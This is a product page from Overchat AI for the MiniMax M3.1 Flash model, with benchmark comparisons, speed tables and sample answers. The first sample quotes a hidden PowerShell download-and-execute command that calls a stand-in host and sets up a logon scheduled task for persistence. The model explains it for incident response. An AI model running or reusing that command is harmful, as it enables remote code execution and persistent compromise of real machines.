About MiniMax M3.1 Flash
MiniMax M3.1 Flash is MiniMax's open model for agents, coding, computer use and cybersecurity. It has about 428 billion parameters, 23 billion of them active for each token, reads text, images and video, and holds up to 1 million tokens in one conversation
MiniMax M3.1 Flash scores 62.8% on AutomationBench, ahead of DeepSeek V4.1 Flash at 60.5% and Claude Opus 5 at 50.3%, matches Opus 5 on BankerToolBench at 76.2 and has the top score on LOCA-Bench, a test of agents in very long contexts. It runs agent tasks about three times faster than MiniMax M3
On Overchat AI, MiniMax M3.1 Flash answers in the same chat as Claude, GPT-6 and DeepSeek: attach a screenshot or a file, and pick another model when you want a second opinion
- Modalities
- Intelligence Index?
- 29
- Context window?
- 1M tokens
- Released
- Oct 19, 2026
MiniMax M3.1 Flash vs other models
MiniMax M3.1 Flash ranks #23 on the Artificial Analysis Intelligence Index out of 54 models
- 59
 Claude Opus 5.5
- 46
 Kimi K3.1 Pro
- 35
 Grok 4.7
- 34
 Qwen 3.8 Max
- 33
 DeepSeek V4.1 Flash
- 32
 GLM 5.3
- 31
 Gemini 3.8 Flash
- 29
 MiniMax M3.1 Flash
- 28
 GPT-6 Luna
- 19MiniMax M3
- #5of 100 modelsAutomationBenchBusiness workflows an agent runs across many apps
- #11of 191 modelsHumanity's Last ExamExpert-level questions across many subjects
- #17of 187 modelsCritPtResearch-level physics problems
- #17of 77 modelsMMMU ProCollege-level questions about charts, diagrams and photos
Source: Artificial Analysis
Compare MiniMax M3.1 Flash
MiniMax M3.1 Flash vs DeepSeek V4.1 Flash
MiniMax M3.1 Flash scores higher than DeepSeek V4.1 Flash in 1 of 5 benchmarks. The widest lead is in AutomationBench: 62.8% against 60.5%. DeepSeek V4.1 Flash is ahead in NL2Repo-Bench: 68.2% against 61.2%. MiniMax M3.1 Flash writes 656 tokens per second, DeepSeek V4.1 Flash writes 422
- Benchmarks won
- MiniMax M3.1 Flash: 1
- DeepSeek V4.1 Flash: 4
- Average score
- MiniMax M3.1 Flash: 65.4%
- DeepSeek V4.1 Flash: 68.1%
- Output speed, tokens/s
- MiniMax M3.1 Flash: 656
- DeepSeek V4.1 Flash: 422
- Time to first token, s (log scale)
- MiniMax M3.1 Flash: 7.2
- DeepSeek V4.1 Flash: 2.2
- AutomationBench+2.3
- BabyVision−1.5
- DeepSWE v1.1−3.3
- Terminal-Bench 4.0−4.2
- NL2Repo-Bench−7.0
- SWE Refactor Bench—
- CyberGym—
- OSWorld 2.0—
- LOCA-Bench 256K—
MiniMax M3.1 Flash vs Kimi K3
MiniMax M3.1 Flash scores higher than Kimi K3 in 9 of 9 benchmarks. The widest lead is in Terminal-Bench 4.0: 38.1% against 12.6%. MiniMax M3.1 Flash writes 656 tokens per second, Kimi K3 writes 338
- Benchmarks won
- MiniMax M3.1 Flash: 9
- Kimi K3: 0
- Average score
- MiniMax M3.1 Flash: 61.6%
- Kimi K3: 53.1%
- Output speed, tokens/s
- MiniMax M3.1 Flash: 656
- Kimi K3: 338
- Time to first token, s (log scale)
- MiniMax M3.1 Flash: 7.2
- Kimi K3: 5.9
- Terminal-Bench 4.0+25.5
- AutomationBench+16.1
- LOCA-Bench 256K+10.6
- DeepSWE v1.1+6.2
- BabyVision+5.3
- SWE Refactor Bench+3.5
- OSWorld 2.0+3.4
- NL2Repo-Bench+3.2
- CyberGym+2.2
MiniMax M3.1 Flash vs GLM 5.3
MiniMax M3.1 Flash scores higher than GLM 5.3 in 6 of 7 benchmarks. The widest lead is in AutomationBench: 62.8% against 48.8%. GLM 5.3 is ahead in CyberGym: 84.5% against 82.2%. MiniMax M3.1 Flash writes 656 tokens per second, GLM 5.3 writes 197
- Benchmarks won
- MiniMax M3.1 Flash: 6
- GLM 5.3: 1
- Average score
- MiniMax M3.1 Flash: 57.3%
- GLM 5.3: 51.0%
- Output speed, tokens/s
- MiniMax M3.1 Flash: 656
- GLM 5.3: 197
- Time to first token, s (log scale)
- MiniMax M3.1 Flash: 7.2
- GLM 5.3: 1.2
- AutomationBench+14.0
- SWE Refactor Bench+12.6
- LOCA-Bench 256K+10.0
- DeepSWE v1.1+6.8
- NL2Repo-Bench+3.2
- Terminal-Bench 4.0+0.2
- CyberGym−2.3
- OSWorld 2.0—
- BabyVision—
MiniMax M3.1 Flash vs Claude Opus 5
MiniMax M3.1 Flash scores higher than Claude Opus 5 in 2 of 8 benchmarks. The widest lead is in AutomationBench: 62.8% against 50.3%. Claude Opus 5 is ahead in NL2Repo-Bench: 75.3% against 61.2%. MiniMax M3.1 Flash writes 656 tokens per second, Claude Opus 5 writes 54
- Benchmarks won
- MiniMax M3.1 Flash: 2
- Claude Opus 5: 6
- Average score
- MiniMax M3.1 Flash: 59.0%
- Claude Opus 5: 62.6%
- Output speed, tokens/s
- MiniMax M3.1 Flash: 656
- Claude Opus 5: 54
- Time to first token, s (log scale)
- MiniMax M3.1 Flash: 7.2
- Claude Opus 5: 2.6
- AutomationBench+12.5
- LOCA-Bench 256K+6.6
- DeepSWE v1.1−0.3
- BabyVision−3.1
- SWE Refactor Bench−8.0
- OSWorld 2.0−8.9
- Terminal-Bench 4.0−13.7
- NL2Repo-Bench−14.1
- CyberGym—
Best model by use case
Average benchmark scores of MiniMax M3.1 Flash and 4 other models by use case
Coding
?Average of 3 tests- 1Claude Opus 567.0%
- 2DeepSeek V4.1 Flash62.5%
- 3MiniMax M3.1 Flash57.7%
- 4GLM 5.354.3%
- 5Kimi K346.0%
Agents
?AutomationBench- 1MiniMax M3.1 Flash62.8%
- 2DeepSeek V4.1 Flash60.5%
- 3Claude Opus 550.3%
- 4GLM 5.348.8%
- 5Kimi K346.7%
MiniMax M3.1 Flash benchmarks
Compare MiniMax M3.1 Flash with 4 other models in 11 benchmarks measuring coding and agents
Coding
- Terminal-Bench 4.0?MiniMax M3.1 Flash38.1%DeepSeek V4.1 Flash42.3%Kimi K312.6%GLM 5.337.9%Claude Opus 551.8%38.1%−13.7
- DeepSWE v1.1?MiniMax M3.1 Flash73.7%DeepSeek V4.1 Flash77.0%Kimi K367.5%GLM 5.366.9%Claude Opus 574.0%73.7%−3.3
- NL2Repo-Bench?MiniMax M3.1 Flash61.2%DeepSeek V4.1 Flash68.2%Kimi K358.0%GLM 5.358.0%Claude Opus 575.3%61.2%−14.1
- SWE Refactor Bench?MiniMax M3.1 Flash23.0%DeepSeek V4.1 Flash—Kimi K319.5%GLM 5.310.4%Claude Opus 531.0%23.0%−8.0
- CyberGym?MiniMax M3.1 Flash82.2%DeepSeek V4.1 Flash—Kimi K380.0%GLM 5.384.5%Claude Opus 5—82.2%−2.3
- PostTrain Bench v1.1?MiniMax M3.1 Flash39.3%DeepSeek V4.1 Flash—Kimi K336.6%GLM 5.337.5%Claude Opus 540.4%39.3%−1.1
Agents
- AutomationBench?MiniMax M3.1 Flash62.8%DeepSeek V4.1 Flash60.5%Kimi K346.7%GLM 5.348.8%Claude Opus 550.3%62.8%+2.3
- BankerToolBench?MiniMax M3.1 Flash76.2%DeepSeek V4.1 Flash—Kimi K369.1%GLM 5.374.5%Claude Opus 576.2%76.2%+0.0
- OSWorld 2.0?MiniMax M3.1 Flash61.7%DeepSeek V4.1 Flash—Kimi K358.3%GLM 5.3—Claude Opus 570.6%61.7%−8.9
- LOCA-Bench 256K?MiniMax M3.1 Flash60.3%DeepSeek V4.1 Flash—Kimi K349.7%GLM 5.350.3%Claude Opus 553.7%60.3%+6.6
- BabyVision?MiniMax M3.1 Flash91.0%DeepSeek V4.1 Flash92.5%Kimi K385.7%GLM 5.3—Claude Opus 594.1%91.0%−3.1
Sources: MiniMax, MiniMax M3.1 Flash launch post (Oct 19, 2026), MiniMax, MiniMax-M3.1-Flash model card
MiniMax M3.1 Flash speed
Output speed is how fast the model writes (tokens per second, higher is better). Time to first token is how long you wait before the answer starts (lower is better)
Output speed and time to first token of 35 models
?Percentile| Models | Output speed, tokens/s (log scale) | Time to first token, s (log scale) |
|---|---|---|
| GPT-6 Luna | 143 | 2.4 |
| GPT-6.1 Terra | 75 | 4.3 |
| GPT-6.1 Sol | 58 | 2.9 |
| GPT-6 Astra | 48 | 3.2 |
| Claude Opus 5.5 | 88 | 1.9 |
| Claude Opus 5 | 54 | 2.6 |
| Claude Opus 4.8 | 59 | 1.3 |
| Claude Fable 5.2 | 84 | 2.3 |
| Claude Sonnet 5.5 | 102 | 1 |
| Claude 5 Sonnet | 215 | 10.5 |
| Claude Sonnet 4.6 | 220 | 10.8 |
| Claude Haiku 5.5 | 167 | 2.1 |
| Gemini 4 Carbon | 169 | 29.5 |
| Gemini 4 Argon | 91 | 6 |
| Gemini 3.8 Flash | 203 | 7.5 |
| Gemini 3 Pro | 270 | 11.2 |
| Grok 4.7 | 81 | 8.9 |
| Grok 4.6 | 290 | 32 |
| Qwen 3.8 Max | 81 | 30.6 |
| DeepSeek V4 Pro | 144 | 1.1 |
| DeepSeek V4.1 Flash | 422 | 2.2 |
| Mistral Large 4 | 226 | 8.6 |
| Hy4 | 214 | 37.7 |
| ERNIE 5.5 Flash | 405 | 2.7 |
| Muse Wonder | 980 | 8.7 |
| Muse Spark | 1129 | 6.2 |
| Kimi K3.1 Pro | 340 | 7.4 |
| Kimi K3 | 338 | 5.9 |
| GLM 5.3 | 197 | 1.2 |
| Flint | 194 | 12.3 |
| Llama 4 | 81 | 0.7 |
| Claude 4.5 Haiku | 162 | 0.9 |
| MiniMax M3 | 169 | 4.5 |
| MiniMax M3.1 Flash | 656 | 7.2 |
| Kimi K2.7 Code | 455 | 3.6 |
Typing test
Every model writes the same answer. The test waits the model's time to first token, then prints the text at the model's output speed and shows the total time
- MiniMax M3.1 Flash656 tokens/s7.2 s to first token
- DeepSeek V4.1 Flash422 tokens/s2.2 s to first token
- Kimi K3338 tokens/s5.9 s to first token
- GLM 5.3197 tokens/s1.2 s to first token
Source: Overchat AI, 2026-11-11
See how MiniMax M3.1 Flash answers
Examples of MiniMax M3.1 Flash answers to 3 prompts: Check a suspicious command, Forecast revenue and Automate a spreadsheet. Each answer is the unedited output of the model
My coworker opened an email attachment and this ran on her Windows laptop. Explain step by step what it does and how to check whether the laptop is infected. Keep it short: powershell -nop -w hidden -c "IEX (New-Object Net.WebClient).DownloadString('http://update-check.example/a.ps1'); schtasks /create /tn OneDriveSync /tr 'powershell -w hidden -c IEX(New-Object Net.WebClient).DownloadString(''http://update-check.example/a.ps1'')' /sc onlogon"
MiniMax M3.1 FlashWhat the command does (3 stages)
1. Runs hidden, profile-less PowerShell
-nop = -NoProfile (skips your PowerShell profile so nothing alerts you), -w hidden = no visible window. Nothing appears on screen.
2. Downloads and executes a remote script in memory
IEX (New-Object Net.WebClient).DownloadString(...) = fetch a.ps1 over HTTP and execute it directly. No file is written to disk, so file-based antivirus often sees nothing. The script's actual content is whatever the server returns — that's where the real payload (credential theft, ransomware, backdoor, etc.) would live.
3. Installs persistence
schtasks /create /tn OneDriveSync ... /sc onlogon creates a scheduled task named "OneDriveSync" (a misleading name mimicking a legit OneDrive job) that re-runs the same download-and-execute on every user logon. So even if you clean up, the payload comes back until that task is deleted.
Net effect: remote code execution now + automatic re-execution at next logon.
Check whether the laptop is infected
Was it there at all?
Get-ScheduledTask -TaskName OneDriveSync | Select TaskName,State
schtasks /query /tn OneDriveSync /v /fo LIST
If that task exists and points at the URL, treat the machine as compromised regardless of the script's content.
Look for other persistence / execution traces
# PowerShell script-block logging (if enabled) — event 4104
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-PowerShell/Operational';Id=4104} -MaxEvents 50 |
  Select TimeCreated,Message | Format-List

# Registry run keys + startup folders
Get-ItemProperty HKCU:\Software\Microsoft\Windows\CurrentVersion\Run,HKLM:\...\Run
Get-ChildItem "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup"

# Defender exclusions (attackers often add these to stay hidden)
Get-MpPreference | Select ExclusionPath,ExclusionProcess,ExclusionExtension

# Live network connections from the box
Get-NetTCPConnection -State Established | Select RemoteAddress,RemotePort,OwningProcess
Retrieve the payload safely (do this from a sandbox/analysis VM, not the laptop): pull a.ps1 and read it in a text editor to see what it actually did.
Also check: PowerShell history (ConsoleHost_history.txt), %TEMP% and %APPDATA%\Microsoft\Windows\Temp for dropped files, and whether the domain resolved/beaconed in DNS or proxy logs.
If it's compromised
- Kill the task and any spawned processes:powershell
schtasks /delete /tn OneDriveSync /f - Assume the script may have exfiltrated data. Rotate passwords from a different device, revoke browser sessions/tokens, and if it had admin rights, consider a full rebuild — memory-resident payloads and stolen credentials make "cleaning" unreliable.
- Run a Defender full + offline scan, then re-check the exclusions and run keys above.
- If the script's content shows AV-disabling, credential dumping, or backdoor installs, wipe and rebuild rather than remediate.
Want me to draft the incident-notification/containment steps for her manager, or a read-only PowerShell script that dumps all the above evidence in one pass?
Build a simple 3-year revenue forecast for a SaaS startup: 200 customers today, $49 per month each, 6% new customers a month and 3% monthly churn. Show the customers and revenue at the end of each year in a table and the formula you used.
MiniMax M3.1 FlashModel
Assumptions: monthly compounding, price held flat at $49/mo, no expansion/upsell, churn and new adds applied to the existing base each month.
| Symbol | Value |
|---|---|
| N₀ | 200 customers |
| P | $49 / month |
| g | 6% new customers / month |
| c | 3% churn / month |
| Net monthly factor | (1 + g − c) = 1.03 |
Formulas
N(t) = N₀ × (1 + g − c)^t = 200 × 1.03^t
MRR(t) = P × N(t) = 49 × N(t)
ARR(t) = 12 × MRR(t)
Revenue in year k = P × N₀ × Σ (1 + g − c)^m for m = 12(k − 1) + 1 … 12k = 9800 × 1.03 × (1.03^(12k) − 1.03^(12(k − 1))) / 0.03
Forecast
| End of Year 1 (mo 12) | End of Year 2 (mo 24) | End of Year 3 (mo 36) | |
|---|---|---|---|
| Customers | 285 | 407 | 580 |
| MRR (exit) | $13,972 | $19,921 | $28,403 |
| ARR (exit, run-rate) | $167,669 | $239,057 | $340,838 |
| Revenue actually booked in that year | $143,252 | $204,246 | $291,207 |
| Cumulative revenue (3 yr) | — | — | $638,706 |
Notes / caveats
- Net growth of 3%/month = 42.6%/year. The customer base grows 42.6% every year, so MRR scales identically — this is a compounding model, not a linear one.
- Churn is the dominant force. 3% monthly churn ≈ 31% annual logo churn (only ~69.4% annual gross retention). You are adding 6%/mo and losing 3%/mo; the forecast would be roughly halved at 6% monthly churn.
- Booked revenue ≠ exit run-rate. Year 1's exit ARR of $167,669 is a forward-looking figure; only $143,252 was actually collected during Year 1. The gap widens because the base keeps compounding.
- Flat-price assumption is significant. At ~$29K MRR you'd likely need enterprise tiers, seat-based pricing, or annual prepay — any ARPA change would move revenue more than a couple points of churn.
- Sensitivity worth running: at 4% monthly churn (2% net), Year 3 exits at ~404 customers / $19.8K MRR instead of 580 / $28.4K — churn assumptions dominate this model.
Write a Google Apps Script that emails me every Monday at 9 am a list of the invoices in my sheet that are more than 30 days overdue. Columns: A invoice number, B client, C amount, D due date, E paid (yes/no). Keep it short.
MiniMax M3.1 Flashfunction sendOverdueInvoices() {
const sh = SpreadsheetApp.getActiveSheet();
const last = sh.getLastRow();
if (last < 2) return;
const rows = sh.getRange(2, 1, last - 1, 5).getValues();
const now = new Date();
const tz = Session.getScriptTimeZone();
const late = rows.filter(r =>
r[3] instanceof Date &&
String(r[4]).trim().toLowerCase() !== 'yes' &&
(now - r[3]) / 86400000 > 30
);
if (!late.length) return;
let body = '<table border="1" cellpadding="4" cellspacing="0">' +
'<tr style="background:#eee"><th>Invoice</th><th>Client</th><th>Amount</th><th>Due date</th><th>Days late</th></tr>';
for (const r of late) {
body += '<tr>' +
`<td>${r[0]}</td><td>${r[1]}</td><td>${r[2]}</td>` +
`<td>${Utilities.formatDate(r[3], tz, 'yyyy-MM-dd')}</td>` +
`<td>${Math.floor((now - r[3]) / 86400000)}</td></tr>`;
}
body += '</table>';
MailApp.sendEmail({
to: Session.getEffectiveUser().getEmail(),
subject: `Overdue invoices (${late.length}) - ${Utilities.formatDate(now, tz, 'yyyy-MM-dd')}`,
htmlBody: body
});
}Setup
- Extensions → Apps Script → paste in
Code.gs→ save. - Run
sendOverdueInvoicesonce and grant permissions (email + spreadsheet). - Triggers (clock icon) → Add Trigger → function
sendOverdueInvoices, source "Time-driven", type "Weeks", every Monday, 9:00 AM. - Make sure column D contains real date values and column E is exactly
yes/no.
The email goes to the script owner's address; change to: if you want it elsewhere. If you have the sheet on another account, add const ss = SpreadsheetApp.openById('ID'); and use ss.getSheetByName('...').
More prompts to try with MiniMax M3.1 Flash
What MiniMax M3.1 Flash is best for
Business workflows
MiniMax M3.1 Flash runs workflows across sales, finance and HR apps, with 62.8% on AutomationBench, the top score among the models it is compared with, and 76.2 on BankerToolBench, the same as Claude Opus 5
Cybersecurity
MiniMax M3.1 Flash audits code, patches vulnerabilities and takes apart malware, with 82.2% on CyberGym, a test of finding and reproducing real security bugs
Computer use
MiniMax M3.1 Flash completes long tasks on a desktop, clicking through real apps and tools, with 61.7% on OSWorld 2.0
Coding
MiniMax M3.1 Flash solves 73.7% of the real software tasks in DeepSWE v1.1, close to Claude Opus 5 at 74.0%, and writes code in long sessions without slowing down
How to use MiniMax M3.1 Flash on Overchat AI
Start in the chat at the top of this page or in the Overchat AI app on the web, iOS or Android
- 01

Pick MiniMax M3.1 Flash
It is already picked in the chat on this page. In the Overchat AI app, open the model list next to the message field and pick MiniMax M3.1 Flash
- 02

Attach your code or a file
Add code, a document, a spreadsheet or a screenshot, and write what you need: the result, the format and what must stay the same
- 03

Keep going in the same chat
Ask a follow-up, ask for tests or a shorter version, or switch to another model without losing the conversation
Why use MiniMax M3.1 Flash on Overchat AI
One account for chat, images and video, on every device

Superchat AI agent
Superchat Agent automatically routes your message to the model best suited for the task. It can generate images and videos, use the AI tools built into Overchat AI, and learn from your interactions to get better over time

Chat with images and files
Upload PDFs, spreadsheets, code and screenshots and ask MiniMax M3.1 Flash about them. You can also dictate a message instead of typing it

Go beyond text
Generate images with Nano Banana and GPT Image and videos with Seedance and Kling in the same account, with the same credits as chat

On the web and iPhone
Start a chat on your laptop and finish it on your phone. The Overchat AI app has the same models, and your chats stay in one account on every device

MiniMax models on Overchat AI
Compare 2 MiniMax models on Overchat AI by output speed, time to first token and the price of one message
MiniMax M3MiniMax M3.1 FlashThis pageSource: Overchat AI, 2026-11-11
Explore other models
Models marked Soon are coming to Overchat AI; the rest are available now


Learn more about AI models


We tested Gemini 4 Argon against Claude Opus 5.5, GPT-6 Astra and Muse Wonder
We tested Gemini 4 Argon against Claude Opus 5.5, GPT-6 Astra and Muse Wonder on three coding tasks. See benchmarks, speed and how to use it

Muse Wonder vs Muse Spark: Meta's New Model Tested
We tested Muse Wonder against Muse Spark 1.3 on logic, writing and coding tasks. See benchmarks and which Meta model is better

10 Best All-in-One AI Platforms in 2026: Why One AI Subscription Beats Many
Compare the 10 best all-in-one AI platforms in 2026, from Overchat AI to Poe and Magai, with prices, free plans and the newest GPT and Claude models